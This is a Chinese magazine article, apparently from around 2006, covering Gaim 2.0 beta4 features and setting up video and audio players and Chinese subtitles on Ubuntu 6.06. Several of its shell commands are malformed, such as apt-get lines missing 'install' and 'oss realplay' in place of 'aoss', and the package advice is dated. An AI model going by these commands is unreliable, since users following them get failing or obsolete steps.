根据Gaim Development Blog的投递，Gaim 2.0.0的第四个Beta版将会很快发布。同时，其中也会包含以下新增特性：

1.Gaim 2.0.0 beta4在朋友列表中引入了一个可供多个账号共用的头像选择器。该选择器支持拖拉操作，用户可以很方便地在此定义自己的头像。

2.为了分隔每个朋友分组列表，Gaim 2.0.0 beta4在分组名称上使用了背景颜色，而其下的项目则会缩进显示。

3.Gaim 2.0.0 beta4将会第一次发布完整的libgaim库，该库可供其他的IM程序使用。而另外一方面，针对*nix的文本界面模式，则有gaim-text来帮助用户在文本模式中与朋友们联系。

4.Gaim包含了一些新的协议，比如QQ。

lala：Gaim一定是Gnome环境下最受欢迎的IM程序了，想必有不少人在为了QQ而另外开启一个Lumaqq或者EVA。如今则可以在一个窗口和MSN好友、QQ好友聊天了。Ubuntu已经释放了最新CVSdeb包了，建议大家更新。



窗外多媒体特辑

黑梦

在前期杂志中，lala带大家铲平了网络聊天之路。无论是MSN、QQ还是Google Talk都通吃无疑！本期窗外为大家带来多媒体特辑，全面打造你的娱乐空间！谁说Linux不适合做桌面？就在这期颠覆你的理念吧！（本文以Ubuntu 6.06LTS为平台。）

一、视频播放

好多小菜都在问，有没有像影音风暴一样的程序啊？有没有像KMP一样的程序啊？大家都在寻找一个功能齐全，体积小巧，能通吃各种格式的播放器。Linux下当然也有！

1.准备工作

有一些和Windows类似的概念我们需要了解，Windows在播放媒体文件的时候需要解码库。同样在Linux下我们也需要这些东西，不要认为某个播放器不能播放一些格式就是一个失败的作品，事实上，我们可以通过安装解码

库让播放器支持几乎所有视频格式。

（1）安装w32codecs解码器

在Ubuntu Linux下执行以下命令：

```
sudo apt-get install w32codecs
```

这样我们就安装上了解码库，如果你不是Ubuntu，或者你想获得最新的解码库，请访问http://www.mplayerhq.hu下载最新的code包。完成下载后，将包内文件解压到/usr/lib/win32即可。

（2）安装gstreamer解码器

gstreamer是GNOME力推的一套解码器，极有可能成为日后Gnome的主流平台。不过由于是开源的，所以很多商业编码无法支持，比如rmvb。很多小菜刚安装好Linux发现无法播放MP3，其实只要安装了gstreamer就可以解决了。

```
sudo apt-get install gstreamer0.10-*
```

（小知识：上面的命令中，最后的星号可以将gstreamer0.10开头的所有软件包都装上。）

（3）安装xine解码器

xine是一套历史悠久的编码器，很多媒体软件可以通过它进行解码。比如Totem、Amarok。由于发展历史悠久，所以目前xine在Linux系统中支持多媒体格式应该是最多的。Firefox也可以通过totem-xine实现在线播放。

```
sudo apt-get libxine-extracodecs
```

好了，到这里我们的系统就已经可以播放大多数的媒体文件了。很多媒体播放工具在后续的安装中，默认就可以使用，而有些还需要进行一点小调整，比如解码器的选择。




图1

2. Totem

Totem是GNOME自带的视频播放软件（图1）。由于默认是使用的gstreamer库，我们先来调整一下。

```
sudo apt-get totem-xine
```

在安装的过程中，系统会提示你将要卸载totem-gstreamer，我们确认就可以了。

Totem现在已经支持XSPF(XML Shareable Playlist Format)共享播放列表。而更加方便的是，网页上调用Windows Media Player或者Realplayer，Totem也可以识别并且播放。

不过，默认的Totem在播放需要加载字幕的视频时还存在一些问题。我们试着手动来解决它。基本的思路是，xine默认并没有适合中文的字体包。这里的适合中文并不是特指是否有可以显示汉字的字体，而是那些字体是否能够在GB18030编码下正常工作。自己动手，丰衣足食。我们就自己做一个吧。

对应你使用的字体使用下面的命令(注意：请将路径改成自己的字体文件所在目录，我用的是微软雅黑字体。xine-fontconv程序光盘中有所提供。)：

```
sudo xine-fontconv /usr/share/fonts/truetype/ttf-yahei/msyh.ttf simsun gb18030
```

执行了命令后，目录下会生成6个字体包文件（图2）。




图2

将这些文件复制到/usr/share/xine/libxine1/fonts目录下，接着修改~/.gnome2/totem_config文件。设定以下内容：

```
subtitles.separate.font:simsun
subtitles.separate.src_encoding:gb18030
```

最后将视频文件和字幕文件放在同一目录下，并且保持相同文件名即可。比如视频文件为abcd.avi，则字幕文件就为abcd.srt。到这里，Totem的字体设置就完成了。

（小知识：关于Totem-xine不能显示中文的srt字幕问题，其实libxine是支持用ttf格式的字体显示字幕的，但是各个Linux发行版编译的libxine似乎都没有将这个功能编译进去。所以我们只好使用xine-fontconv程序将ttf字体文件转换为xine的字体文件。）

3. Mplayer

Mplayer是Linux下的一款全能播放器，不仅可以播放众多的格式，还支持皮肤（图3）。




图3

（1）FC5下安装

```
rpm -ivh http://rpm.livna.org/livna-release-5.rpm
yum install mplayer
yum install mplayer-gui
yum install mplayer-skins
```

（2）Ubuntu下安装

```
apt-get install mplayer mplayer-fonts mplayer-skins
```

如果你是intel-P4以上级别CPU，可以再安装mplayer-686包，如果是AMD-K7级别CPU可以安装mplayer-k7来优化性能。

（3）Mplayer字幕设置

安装完成之后一般的使用就不多说了，我们还是来解决默认无法使用的字体问题。

①右键点击Mplayer，在弹出菜单中选择Perferences。

②选择Subtitle&OSD标签，在Encoding菜单中选择中文（CP936）。

③选择Font标签，在Font栏中选择合适的中文字体。在Encoding栏中选择Unicode。

这样字幕问题就解决了，在调用字体的时候也可以采用字幕文件名和媒体文件名相同的方法。也可以在Mplayer“打开”菜单中打开字幕文件。

（小提示：Mplayer打开rmvb文件时需要选择文件类型为all。Mplayer播放rmvb文件时无法快进。）

4. Realplayer

Realplayer也有Linux上的版本，当然Realplayer可不是万能的播放器，大多数人安装都是为了播放rmvb的。虽然xine已经可以播放rmvb，但萝卜青菜各有喜爱（图4）。




图4

（1）Ubuntu下安装

```
apt-get install realplayer
```

（2）解决输入法冲突

realplayer和scim包有冲

突，很多系统上都会出现无法打开的情况，这个时候我们可以用scim-bridge包替换scim。他们在使用上并无差别。

```
apt-get install scim-bridge
```

（3）解决播放视频卡

因为内核默认的oss驱动对某些声卡支持得不好，而RealPlayer又默认使用oss，所以我们使用alsa模拟的oss就好了。即用**aoss realplay**启动RealPlayer。

```
apt-get install alsa-oss
oss realplay
```




图5




图6

到这里，Linux下的视频播放可谓畅通无阻了。虽然还有一些问题没有解决（比如MKV文件无法中文字幕），但日常的使用是满足了，并且我也相信目前的问题很快就会解决的。

二、音频播放

音频播放更加充满了个人色彩。每个人的胃口不同，选择的播放器也不同。有人喜欢Winamp2.X那样简单的播放器，有人喜欢Windows Media Player那样具有媒体库管理能力的播放器。也有人喜欢Foobar那样功能多多，但需要一定定制才能更好使用的播放器。在这个章节中lala将尽量介绍多的播放器，并且简述他们的特点，供大家挑选。




图7




图8




图9

1.Beep Media Player

XMMS早已是过时的软件，实际上BMP也已经停止了开发。但其在各个发行版本中都有良好的支持，我们不用自己编译就可以享受到这款简单、实用的软件。

BMP在外观上兼容Winamp 2.X皮肤，使用简单。支持播放列表文件。通过调整可以支持中文标签。

（1）安装

```
apt-get install beep-media-player
```

（2）中文标签

右键点击BMP，选择首选项，插件，媒体标签，MPEG音频插件，点击首选项，标题标签，选择“将非UTF-8 ID3标签转换成UTF-8”，在ID3编码中输入：GBK（图5）。

2.Audacious

在BMP停止开发后，Audacious出现了。尽管XMMS2现在也在开发中，但不知其CS的模式会让多少人接受。目前看来Audacious是BMP最好的替代品。

很难用几句话说出它比BMP多了哪些功能，在扩展功能上Audacious不止上了一个台阶。默认支持的格式也更加多，比如wma，同时它也是支持Winamp 2.X皮肤。还是给大家看看图吧（图6、图7）！

（1）安装

光盘中提供了rpm和deb包。选择自己的版本安装。

（2）选择音频输出

在**首选项—Audio—Current Output plugin**中选择**ALSA**。

3.Amarok

Amarok是QT环境下大型的播放器，可以使用xine和gstreamer解码。Amarok是目前我看到Linux下功能最全面的播放器。媒体库管理、播放列表存储、网络广播、标签编辑、不同的外观模式、封面管理、歌词显示、评级功能（图8）……

（1）安装Amarok

```
apt-get install amarok amarok-xine
```

（2）歌词脚本

Amarok的歌词是通过脚本显示的（工具-脚本管理器），既然如此，我们就可以自己添加歌词脚本。已经有人做出了基于百度、雅虎的歌词显示脚本（光盘中有提供。点击工具-脚本管理器-安装脚本-定位到脚本包即可。接着选择脚本，点击运行即可（图9）。

（小提示：使用QT库的程序在Gnome下也可以运行，只要安装了QT库即可。amarok最新版本不支持GBK标签。）

4.Rhythmbox

Rhythmbox是Gnome环境下默认的音频管理、播放工具。虽然也是大型的媒体管理工具，但在功能上比amarok逊色不少。支持封面显示、网络广播、播放列表。但在标签修改上功能很弱，似乎修改不能保存。且修改后的MP3文件不能及时重新读取标签内容。

5.Quod Libet

Quod Libet是Gnome环境下一款可用于媒体管理的播放器（图10）。并且随播放器带了一

个Ex Flaso来编辑你的MP3标签（图11）。程序体积小巧，功能齐全。Ex Flaso当然也支持通过CDDB查询专辑库。Quod Liber除了具有一般播放器的管理、播放功能，还可以通过插件来扩展功能（图12）。

简单、小巧、实用是这款软件的特点。这也是我在Gnome环境中用得最多的一款播放器。

安装：

```
apt-get install quodlibet
```

